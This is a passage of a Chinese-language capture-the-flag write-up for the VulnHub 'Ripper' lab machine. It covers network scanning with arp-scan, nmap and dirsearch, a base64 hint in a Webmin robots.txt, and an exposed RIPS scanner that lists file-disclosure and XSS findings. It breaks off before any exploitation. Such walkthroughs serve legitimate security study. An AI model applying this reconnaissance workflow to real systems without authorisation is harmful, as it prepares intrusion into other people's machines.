免责声明:本文记录的是 Ripper 渗透测试靶机 的解题过程,所有操作均在 本地授权环境 中进行。内容仅供 网络安全学习与防护研究 使用,请勿用于任何非法用途。读者应遵守《网络安全法》及相关法律法规,自觉维护网络空间安全。
有两个flag,一个user.txt,一个root.txt环境:
https://download.vulnhub.com/ripper/Ripper.ova一、信息收集
1、探测目标IP地址
arp-scan -l #探测当前网段的所有ip地址┌──(root㉿kali)-[~]
└─# arp-scan -l #探测当前网段的所有ip地址
Interface: eth0, type: EN10MB, MAC: 08:00:27:63:b0:05, IPv4: 192.168.5.5
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.5.1 0a:00:27:00:00:04 (Unknown: locally administered)
192.168.5.2 08:00:27:05:f2:60 PCS Systemtechnik GmbH
192.168.5.9 08:00:27:ad:fd:7c PCS Systemtechnik GmbH
4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.948 seconds (131.42 hosts/sec). 3 responded
nmap -sP 192.168.5.0/24┌──(root㉿kali)-[~]
└─# nmap -sP 192.168.5.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-22 08:55 -0400
Nmap scan report for 192.168.5.1
Host is up (0.00012s latency).
MAC Address: 0A:00:27:00:00:04 (Unknown)
Nmap scan report for 192.168.5.2
Host is up (0.00014s latency).
MAC Address: 08:00:27:05:F2:60 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.5.9
Host is up (0.00017s latency).
MAC Address: 08:00:27:AD:FD:7C (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.5.5
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.01 seconds
目标IP:192.168.5.92、探测目标IP开放端口
nmap -sV -p- 192.168.5.9┌──(root㉿kali)-[~]
└─# nmap -sV -p- 192.168.5.9
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-22 08:56 -0400
Nmap scan report for 192.168.5.9
Host is up (0.000082s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
10000/tcp open http MiniServ 1.910 (Webmin httpd)
MAC Address: 08:00:27:AD:FD:7C (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.27 seconds端口:22、80、100003、目录探测
dirsearch -u http://192.168.5.9┌──(root?kali)-[~]
└─# dirsearch -u http://192.168.5.9
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict
_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /root/reports/http_192.168.5.9/_26-03-22_08-59-23.txt
Target: http://192.168.5.9/
[08:59:23] Starting:
[08:59:24] 403 - 276B - /.ht_wsr.txt
[08:59:24] 403 - 276B - /.htaccess.bak1
[08:59:24] 403 - 276B - /.htaccess.save
[08:59:24] 403 - 276B - /.htaccess.sample
[08:59:24] 403 - 276B - /.htaccess.orig
[08:59:24] 403 - 276B - /.htaccess_extra
[08:59:24] 403 - 276B - /.htaccess_orig
[08:59:24] 403 - 276B - /.htaccess_sc
[08:59:24] 403 - 276B - /.htaccessOLD
[08:59:24] 403 - 276B - /.htaccessBAK
[08:59:24] 403 - 276B - /.htaccessOLD2
[08:59:24] 403 - 276B - /.htm
[08:59:24] 403 - 276B - /.html
[08:59:24] 403 - 276B - /.htpasswd_test
[08:59:24] 403 - 276B - /.httr-oauth
[08:59:24] 403 - 276B - /.htpasswds
[08:59:25] 403 - 276B - /.php
[08:59:51] 403 - 276B - /server-status
[08:59:51] 403 - 276B - /server-status/
Task Completed
二、漏洞利用
1、信息搜集
访问80端口

不存在robots.txt,网页源代码等也是没有收获的。
访问10000端口
可以发现提示该端口开放的是https协议,意味着需要利用https协议访问该端口。
https://192.168.5.9:10000/
不难发现在利用https登陆后,是一个webmin的相关登陆后台,进行弱密码尝试登陆也是无法成功的。

通过对不同端口的的目录爬取,可以发现在10000端口是存在robots.txt文件的。访问后不难发现一个base64的密文。
https://192.168.5.9:10000/robots.txt
解密后是:we scan php codes with rips(我们使用rips来扫描php代码)。
2、rips
rips:是一个静态审计 php代码的应用。
透过官网的提示可以发现rips这个应用是有一个rips的url路径:
官网:https://rips-scanner.sourceforge.net/#download
1. Install a local webserver parsing PHP files (should already be available if you develop PHP applications).

2. Download the latest version here.

3. Extract all files to your local webservers document root (e.g. /var/www/rips)4. goto http://localhost/rips/ and start scanning通过访问靶机的rips后,尝试利用rips代码审计的功能。可以发现靶机网址是存在以下的代码漏洞和敏感文件:
http://192.168.5.9/rips/
3、代码审计
直接对/var /www目录下的所有代码进行审计,发现有4个文件泄露风险,1个跨站脚本风险,1个会话固定风险

对/var/www目录下的文件进行查看
